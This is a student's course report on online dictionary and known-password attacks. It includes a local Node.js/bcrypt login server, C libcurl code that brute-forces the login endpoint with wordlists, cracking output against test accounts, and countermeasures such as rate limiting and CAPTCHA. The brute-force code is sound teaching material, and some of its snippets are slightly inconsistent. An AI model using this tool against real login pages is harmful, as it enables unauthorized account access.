CSE 406 Project Final Report

Dictionary Attack and Known Password Attack

Lab Group: B2

Student Name: Md. Minhazur Rahman

Student ID: 1605093

Introduction

Known password attack is typically a guessing attack which uses a precompiled list of options. Rather than trying every option, only try complete options which are likely to work. Dictionary attack is kinda similar but it uses a precompiled dictionary wordlist.

Steps of Attack

The attack is performed on a very simple website we created. We demonstrate the attack on the server side of the website, which is running locally on our computer on port no. 3000. Since the website is local, we can perform an attack without breaking any changes and causing any problems.

The Steps of the attack can be listed as below:

- Collection of a dictionary and a list of known passwords.
- Creating a website with a backend server and a simple frontend to simulate a real website.
- A C program that connects to the server serving the website using libCurl library and tries to crack password using HTTP post requests.

Dictionary and Known Passwords list

We collected a dictionary of common words consisting of 84,000 English Words and a list of known passwords with 20 known passwords. Here, we kept a limited number of words in both files to demonstrate the attack faster.

Website

A simple website which consists of the following pages:

- A login page




Login
Username
Abbas
Password
•••••••••
Login
Register
Sample Angular Frontend for Dictionary and Known Password Attack

Figure: Login page

- A register page


Register

Username


Password

Confirm Password

Sample Angular Frontend for Dictionary and Known Password Attack

Figure: Register page

- A homepage



Welcome to home Abbas!

You're logged in!

Sample Angular Frontend for Dictionary and Known Password Attack

Figure: Home page

- A userlist page



Users List

Username
aa
cc
dd
xx
zz
helloo
Abbas

Sample Angular Frontend for Dictionary and Known Password Attack

Figure: Userlist page

The mentioned pages are just for demonstration purposes and to simulate a real website. The actual attack is done on the server that runs the website, not on the front end. Aside from the mentioned pages, there is another page called Login Secured which is implemented for countermeasures and has been discussed later on.

The front end part of the website is constructed with Angular 10 and the backend is constructed with Node.js (express). We didn’t keep any database, so the data provided during signup and the hashed password is stored during runtime in the server.

The code for Encrypting user entered password during register is shown below:

```
app.post('/register' , async (req, res) => {

    try {
        const hashedPass =
                  await bcrypt.hash(req.body.password, 10)
        const user = {
            name: req.body.name,
            password: hashedPass
        }

        users.push(user)
        res.status(201).send()
    } catch (error) {
    res.status(500).send("User created")

    }

})
```

Here we see that using the bcrypt module of node, we encrypt the password by generating salt and then hashing the password. Bcrypt is a password-hashing function based on the Blowfish cipher.

The following code snippet compares the user entered password with the hashed password by directly using a compare function of the bcrypt module during login:

```
app.post('/users/login' , async (req, res) => {
    const user = users.find(user => user.name ===
req.body.name)
    if (user == null) {
        return res.status(400).send('User not found')
    }
    try {
        if (await bcrypt.compare(req.body.password,
user.password)) {
            res.status(200).send('Success')
        }

        else {
            res.status(403).send('Not Allowed')
        }
    } catch (error) {
    res.status(500).send()

    }

})
```

Attacker’s Code

We now demonstrate a detailed description of the script that we used to attack the server. The code was run on kali linux so all the internal libraries C related to networking works flawlessly here.

We used command line arguments to take the victim server’s address and an username to perform our attack. So we created a command file to clearly demonstrate the proper way to run the program with valid arguments:

```
to start server
#npm run start

to populate server, go to request.rest and below the
register POST api,
edit the json username and password. Click send to
register a new user.
To check the userlist, run the GET api to check the
newly added user. The
password will be hashed.

to build the attack file
#gcc attack.c -lcurl -o attack

to execute attack
#./attack target_url username
example:
#./attack http://localhost:3000/users/login Minhazur
```

Now, we will construct a HTTP post request with a password from the list as body of the request and the request over the network to our local host. The request was constructed and sent using libCurl library of C. Here is a snippet of it (we are only showing the codes regarding the http request so we filtered out some other codes):

```
  char header[100] = "Content-Type:application/json";

  CURL *curl;
  CURLcode res;

  /* In windows, this will init the winsock stuff */
  curl_global_init(CURL_GLOBAL_ALL);

  /* get a curl handle */
  curl = curl_easy_init();

  if (curl) {
      /* First set the URL that is about to receive our
POST. This URL can

        just as well be a https:// URL if that is what
should receive the data

      curl_easy_setopt(curl, CURLOPT_URL, argv[1]);
      //Set the header, the header content may be different
      struct curl_slist *headerlist = NULL;
      headerlist = curl_slist_append(headerlist, header);
      curl_easy_setopt(curl, CURLOPT_HTTPHEADER,headerlist);

      curl_easy_setopt(curl, CURLOPT_POSTFIELDS, post_data);

      /* Perform the request, res will get the return code
*/
      res = curl_easy_perform(curl);

      curl_easy_cleanup(curl);
 }
 curl_global_cleanup(curl);
```

After that, we created the proper format of post data by some string concatenation operations then sent it to the target server by a libCurl function.

```
      int len_str = strlen(password) - 1;
      //int len_userinput = strlen(user_input) - 1;
      if (password[len_str] == '\n')
      password[len_str] = 0;
```

```
    printf("current word %s ", password);

    /* Now specify the JSon POST data */
    char post_data[100] = "{\"name\" : \"";
    strcat(post_data, username);
    char mid[20] = "\", \"password\" : \"";
    strcat(post_data, mid);
    char tail[10] = "\"}";
    strcat(post_data, password);
    strcat(post_data, tail);
    curl_easy_setopt(curl,CURLOPT_POSTFIELDS,post_data);
```

After that step, we received the response from the server and analyzed it.

```
  attempt++;
      if (res == CURLE_OK)
      {

        int response_code;
        curl_easy_getinfo(curl, CURLINFO_RESPONSE_CODE,
&response_code);
        rescode = response_code;
        if (response_code == 200)
        {
          printf(", response code: %d\n",
response_code);
          found++;
          /* always cleanup */
          curl_easy_cleanup(curl);
          break;
        }
        else if (response_code == 400)
        {
          curl_easy_cleanup(curl);
          break;
        }
        else
          printf(", response code: %d\n",
response_code);
      }
      /* Check for errors */
      if (res != CURLE_OK)
        fprintf(stderr, "curl_easy_perform() failed:
%s\n",
                curl_easy_strerror(res));
    }
  }
```

If the response code is 400, that means the provided username is invalid, if 203 that means the current password is incorrect and if we get 200, that means we successfully cracked the password and logged in to the server.

Analyzing the successfulness of the attack


The success of the dictionary and known password attack completely depends on the guessing of the correct password. If the user does not use a password from the English dictionary and the known password list and uses a string, alpha numeric based long and uncommon password, the attack is most likely to be unsuccessful in nature.

As for our attacking tool, if a user uses a password from the list that we consider and if it matches if the response of the post request is positive(200) .

Aside from this, by our design we need to know or collect the username of the user that we want to target and attack. So if we don’t have the correct username, the attack will fail. The validation of the successfulness depends on how well we wrote the code to connect to the server, and how precise we were to form the request messages as HTTP protocol suggests. Since we did those properly, we had no issue connecting to the server and sending and receiving data to and from the server with ease. Thus our attack was successful.

Observed Output


We created several users and we attacked two of them named Minhazur and Abbas. The first password is tested with the known password list and the second is from the dictionary list. Let's attack Minhazur first.



```
┌──(spellbreaker㉿Spell)-[~/SecurityProject]
└─$ ./attack http://localhost:3000/users/login Minhazur
```

Figure: Attacking Minhazur

By default, known password attacks will be launched first. We will get 403 response codes for wrong passwords. As the password is in the list, we will find it after only 8 attempts. The password is 'Buet'. We see that the status code here is 200.




```
└─$ ./attack http://localhost:3000/users/login Minhazur
Running known password attack
current word Timu   response: Not Allowed, response code: 403
current word Pronob   response: Not Allowed, response code: 403
current word Elin   response: Not Allowed, response code: 403
current word Dota   response: Not Allowed, response code: 403
current word abcd   response: Not Allowed, response code: 403
current word kewkew   response: Not Allowed, response code: 403
current word PutTankInAMall   response: Not Allowed, response code: 403
current word Buet   response: Success, response code: 200

Login Success after 8 attempts!For User Minhazur, Password was Buet.
Ending program.
```

Figure: Known pass attack successful on Minhazur


Next, we will attack Abbas.



```
┌──(spellbreaker㉿Spell)-[~/SecurityProject]
└─$ ./attack http://localhost:3000/users/login Abbas
```

Figure: Attacking on Abbas

He uses a dictionary password, it won't be caught by known pass attacks.




```
current word ggez   response: Not Allowed, response code: 403
current word noob   response: Not Allowed, response code: 403
current word Timu   response: Not Allowed, response code: 403
current word Admin   response: Not Allowed, response code: 403
current word root   response: Not Allowed, response code: 403
current word access   response: Not Allowed, response code: 403
current word dorime   response: Not Allowed, response code: 403
current word adios   response: Not Allowed, response code: 403

Login unsuccessful after all 20 attempts, password not found for user Abbas.

 Do you want to run dictionary attack (y/n)?
y
```

Figure: Known pass Attack unsuccessful on Abbas

Our program will prompt us if we wanna go further with a dictionary attack. If we press y, it will proceed and start a dictionary attack. After a long 369 attempts, it will be able to find Abbas's password which a english word 'abstract'. We see the success code 200.



```
current word abstemiously   response: Not Allowed, response code: 403
current word abstention   response: Not Allowed, response code: 403
current word abstentions   response: Not Allowed, response code: 403
current word abstinence   response: Not Allowed, response code: 403
current word abstinent   response: Not Allowed, response code: 403
current word abstinently   response: Not Allowed, response code: 403
current word abstract   response: Success, response code: 200

Login Success after 369 attempts!For User Abbas, Password was abstract.
Ending program.
```

Figure: Dictionary attack successful on Abbas

Countermeasure

There are several ways to design countermeasures for this attack:

1. We can limit the number of attempts a user can input the password. In this way, the user

has to wait for a certain time so that the lock can be revoked before attempting to login again. This ensures that any type of brute-force attack where thousands and millions of passwords are attempted before the real password is found and to ensure it does not happen from the server side, the attempt to login is locked after a finite number of attempts.

2. Another way we can prevent the attack is to edit both the server and the client side. We may use the GOOGLE recaptcha system and integrate it with the front and the backend of the website. This ensures that the recaptcha form has to be filled up as this generates a unique token and this token is validated on the server side every time the recaptcha is filled up and the login form is submitted with the recaptcha form. Thus it ensures that only a brute force attack using a script

cannot break the authentication system if the captcha is not filled physically by the user. So it becomes harder for the attacker to brute force this. In order to bypass this, more complicated work is to be done to fill the form by program automatically and then it might work. So it is a very effective countermeasure for these types of attacks.

Special Note:

In my initial design report, I planned to work on an offline file password attack tool similar to Medusa/Hydra/Hashcat. Later I discussed it with Toufiq sir and changed my plan. Here I designed an online attack tool which will attack on a server as this method shows results comparatively clearer than an offline one. That’s why my final design differs from my initial design report.